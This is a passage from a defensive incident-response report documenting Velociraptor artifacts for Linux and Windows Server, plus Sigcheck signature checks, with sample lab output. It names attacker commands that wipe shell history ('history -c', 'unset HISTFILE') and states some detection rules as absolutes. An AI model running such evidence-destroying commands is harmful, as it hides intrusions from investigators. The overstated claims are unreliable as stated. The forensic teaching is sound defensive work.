
Line	OSPath
ls	/home/kali/.bash_history
chmod +x velociraptor-v0.75.6-linux-amd64	/home/kali/.bash_history
mv velociraptor-v0.75.6-linux-amd64 velociraptor	/home/kali/.bash_history
sudo ./velociraptor --config client.config.yaml client	/home/kali/.bash_history

Figure 44: Linux.Sys.BashHistory

Even though attackers commonly run 'history -c' or 'unset HISTFILE' to clear bash history, partial history frequently survives in the kernel buffer or session history files. Commands that reveal lateral movement paths, downloaded tool names, or C2 server addresses are particularly valuable evidence.

Linux.Sys.LastUserLogin

Reads the /var/log/wtmp (successful logins) and /var/log/btmp (failed login attempts) binary log files to reconstruct the complete login history of the system. Returns username, source IP address, login terminal (TTY), login timestamp, and logout timestamp for each session.


Linux.Sys.LastUserLogin

0-10/12 10

OSPath	login_Type	login_ID	login_PID	login_Host	login_User	login_IpAddr	login_Terminal	login_time	logout_time
/var/log/wtmp	USER_PROCESS		2755	login screen	kali	0.0.0.0	seat0	2026-03-24T06:37:02Z	
/var/log/wtmp	USER_PROCESS		2755	tty2	kali	0.0.0.0	tty2	2026-03-24T06:37:02Z	
/var/log/wtmp	USER_PROCESS		1945	login screen	kali	0.0.0.0	seat0	2026-03-24T07:26:10Z	
/var/log/wtmp	USER_PROCESS		1945	tty2	kali	0.0.0.0	tty2	2026-03-24T07:26:10Z	
/var/log/wtmp	USER_PROCESS		2194	login screen	kali	0.0.0.0	seat0	2026-03-24T07:43:55Z	
/var/log/wtmp	USER_PROCESS		2194	tty2	kali	0.0.0.0	tty2	2026-03-24T07:43:55Z	
/var/log/wtmp	USER_PROCESS		2200	login screen	kali	0.0.0.0	seat0	2026-03-24T07:57:44Z	
/var/log/wtmp	USER_PROCESS		2200	tty2	kali	0.0.0.0	tty2	2026-03-24T07:57:45Z	
/var/log/wtmp	USER_PROCESS		2242	login screen	kali	0.0.0.0	seat0	2026-03-27T04:58:46Z	
/var/log/wtmp	USER_PROCESS		2242	tty2	kali	0.0.0.0	tty2	2026-03-27T04:58:46Z	

Figure 45: Linux.Sys.LastUserLogin

Multiple failed login attempts from a single external IP followed by a successful login indicates a successful SSH brute force attack. Root logins from external IP addresses that are not your administrative jump hosts are critical security incidents requiring immediate investigation.

Linux.Sys.Maps

Reads /proc/[pid]/maps for all running processes to enumerate every memory-mapped region including loaded shared libraries, memory-mapped files, and anonymous memory allocations. Each region shows its access permissions (read, write, execute).




Figure 46: Linux.Sys.Maps

Anonymous memory regions with rwxp (read-write-execute-private) permissions that have no backing file are the Linux equivalent of injected shellcode. Legitimate shared libraries are always mapped from files on disk. Unmapped executable memory can only be shellcode or manually loaded code.

Linux.Forensics.Journal

Queries the systemd journal log database using journalctl commands. The journal is a structured binary log that captures output from all systemd services, kernel messages, authentication events, and application logs in a single searchable database.




Figure 47: Linux.Forensics.Journal

The systemd journal captures SSH authentication events, sudo command execution, cron job execution, and service start/stop events in a unified searchable log. Look for sudo commands run by unexpected users, SSH logins from external IPs, and service failures that may indicate a malicious service failing to start correctly.

Linux.Detection.Yara

Runs user-supplied YARA rules against files on the Linux filesystem. Supports path glob pattern targeting and file size limits for efficient scanning of high-risk directories without scanning the entire filesystem.




Figure 48: Linux.Detection.Yara

Start YARA scans on Linux systems with /tmp, /dev/shm, and /var/tmp — these are world-writable directories where malware is most commonly staged. A match in /var/www or a web application directory combined with a running web process indicates a web shell or web-delivered implant.

Linux.Detection.Yara.Process

Scans the virtual memory of running Linux processes using YARA rules. Detects injected code, memory-resident implants, and malware that executes entirely in memory without writing files to disk.

Figure 49: Linux.Detection.Yara.Process

Linux process memory YARA scanning is critical for detecting implants like Reptile, Diamorphine, and other kernel-level rootkits that modify process memory. A match within a web server process memory indicates exploitation and in-memory payload execution through a web shell or application vulnerability.

4 Windows Server Artifacts

Windows Server uses the same Velociraptor artifact namespaces as Windows workstations. However, the context, expected baseline, and analyst interpretation differ significantly for server environments. This section covers 8 key artifacts with Windows Server-specific analysis guidance.

Windows.Forensics.UserAccessLog

Parses the User Access Log (UAL) database, a feature exclusive to Windows Server editions. The UAL records every client that authenticates to server roles (File Server, IIS, RDP, etc.) with the source IP address, username, and access timestamps going back up to two years.




Figure 50: Windows.Forensics.UserAccessLog

The UAL provides up to two years of authentication history to server roles — far longer than most event log retention policies. This makes it invaluable for investigating breaches discovered months after they occurred. Look for client IP addresses from unexpected geographic locations or internal addresses from hosts that should not be accessing this server.

Windows.EventLogs.RDPAuth

On Windows Server systems specifically, this artifact collects Remote Desktop Protocol (RDP) authentication events from both the Security event log and the TerminalServices-LocalSessionManager log. RDP is the primary remote administration protocol for Windows Server and is the most commonly targeted service by attackers.

Figure 51: Windows.EventLogs.RDPAuth

Windows Servers exposed to the internet with RDP enabled are the number one initial access vector for ransomware actors. Successful RDP authentication from an external IP address using a local administrator account, particularly outside business hours, is the classic ransomware initial access pattern and requires immediate isolation.

Windows.System.Services

On Windows Server systems, this artifact enumerates all installed services which are significantly more numerous than on workstations and include server roles such as IIS, DNS, DHCP, Active Directory, Certificate Services, and SQL Server. Understanding the legitimate service baseline is critical for detecting malicious additions.




Figure 52: Windows.System.Services

Windows Servers have a significantly larger attack surface than workstations due to the many server roles they host. A DNS server should not be running a web server service, and a file server should not have RDP enabled unless explicitly required. The principle of least functionality means only necessary services should be running.

Windows.Forensics.Prefetch

On Windows Server, Prefetch is disabled by default (unlike workstations where it is enabled). If Prefetch files are found on a server, it typically means either an administrator enabled it for troubleshooting or the server is running in a configuration that enabled it. Any Prefetch data present is forensically valuable.




Figure 53: Windows.Forensics.Prefetch

The absence of Prefetch on a server means execution evidence must come from other sources: Amcache, Shimcache, BAM, and event logs. If Prefetch IS present and enabled on a server, the data is highly valuable as the administrator specifically enabled it for performance monitoring purposes.

Windows.Network.NetStat

On Windows Server, network connection analysis is essential because servers legitimately make many outbound connections as part of their role. The key is to identify connections that fall outside the expected communication patterns for the specific server role: web server, database server, domain controller, etc.




Figure 54: Windows.Network.NetStat

Domain Controllers should never make outbound connections to public internet IP addresses. Database servers should only accept connections from application server IP ranges. Any server making connections outside its expected communication pattern has either been compromised or is misconfigured — both require immediate investigation

4 Digital Signature Verification in DFIR Investigations

Digital signature verification is a critical step in any DFIR investigation. When Velociraptor collects process lists, running binaries, or loaded modules, the next natural question is: are these files authentic and unmodified? Verifying code-signing signatures confirms file integrity, identifies trusted publishers, and flags tampered or unsigned executables that may indicate malware. This section documents the standard verification workflow that should accompany Velociraptor artifact analysis.

4.1 Why Signature Verification Matters in DFIR

Attackers frequently abuse the names of legitimate Windows binaries (a technique called masquerading) to hide malicious executables. A process named svchost.exe or lsass.exe running from an unexpected path can be identified immediately through signature verification. A valid Microsoft signature confirms the file is authentic, not modified since signing, and originates from a trusted certificate authority. An invalid, missing, or hash-mismatched signature is a confirmed indicator of tampering requiring immediate investigation.

4.2 Method Sigcheck (Sysinternals)

Sigcheck, part of the Microsoft Sysinternals Suite, is the preferred tool for DFIR analysts because it supports bulk scanning, VirusTotal integration, and online certificate revocation checks. After downloading and extracting sigcheck.exe to C:\Tools\Sigcheck, the following commands cover the core investigative scenarios.

```
# Bulk scan System32 for unsigned executables
sigcheck.exe -u -e -s C:\Windows\System32
```

The flags -u (unsigned only), -e (executables only), and -s (recurse subdirectories) together produce a focused list of unverified binaries in the most sensitive Windows directory. Every result from this command demands analyst attention.




Figure 55: Sigcheck Installation Verification

Command Prompt output showing successful execution of **Sigcheck v2.91** after navigating to the installation directory (C:\Sigcheck). The displayed usage instructions confirm that the tool is correctly installed and ready for digital signature analysis.




Figure 56: Detection of Unsigned Drivers in System32

sigcheck -u -e -s c:\windows\system32
showing two unsigned driver files (BthA2dp.sys and BthHfEnum.sys). Although both files belong to Microsoft, they appear unsigned due to the use of catalog-based signatures. This highlights the importance of careful analysis when identifying potentially suspicious binaries.

Figure 57: Verification of Signed Microsoft System Files

Sigcheck output demonstrating multiple Windows system files (e.g., apprepapi.dll, AppResolver.dll, ApproveChildRequest.exe) verified as digitally signed by Microsoft. These results confirm the integrity and authenticity of core operating system components.

Signature Status Results

Status Value	Risk Level	DFIR Meaning & Action
Valid	Safe	File integrity intact, publisher trusted. Document and proceed.
NotSigned	Suspicious	No code-signing certificate. Investigate origin, especially if in System32 as a Windows binary.
HashMismatch	CRITICAL	File has been modified after signing. Confirmed tampering. Treat as malicious immediately.
UnknownError	Investigate	Cannot be verified. May indicate a corrupted or exotic certificate. Treat as suspicious until proven otherwise.
Expired	Context-dependent	Certificate expired after signing is acceptable if timestamp was valid at signing time. Verify the embedded timestamp against the certificate validity window.

When Velociraptor's Windows.System.Pslist or Windows.Forensics.ProcessInfo reveals an unexpected binary, always cross-reference with signature verification. A process running from C:\Windows\System32 with a NotSigned or HashMismatch status is a confirmed Indicator of Compromise (IoC) and should trigger immediate isolation of the endpoint.

5 Conclusion

This report has presented a comprehensive DFIR collection framework built on Velociraptor, covering over 50 artifacts across Windows workstation and server environments. Each artifact was documented with its investigative purpose, collection procedure, key output fields, and cheat sheet on identifying suspicious findings. Together they form a repeatable, structured methodology for responding to security incidents on Windows endpoints.

The addition of the Digital Signature Verification section in Chapter 4 reflects a fundamental truth in modern DFIR: artifact collection alone is not sufficient. An analyst must validate the authenticity of every binary of interest. Velociraptor surfaces the "what" which processes are running, which files exist, which registry keys are set while signature verification answers the "is this legitimate?" question. Combining these two capabilities creates a layered investigative posture that is significantly harder for attackers to evade than either technique alone.

Effective incident response is a discipline of layered verification. No single artifact, tool, or technique is definitive in isolation.

The artifacts, verification methods, and analytical frameworks documented here provide a strong foundation, but they are a starting point. Continuous learning, threat intelligence integration, and regular lab practice remain the defining characteristics of an effective DFIR practitioner.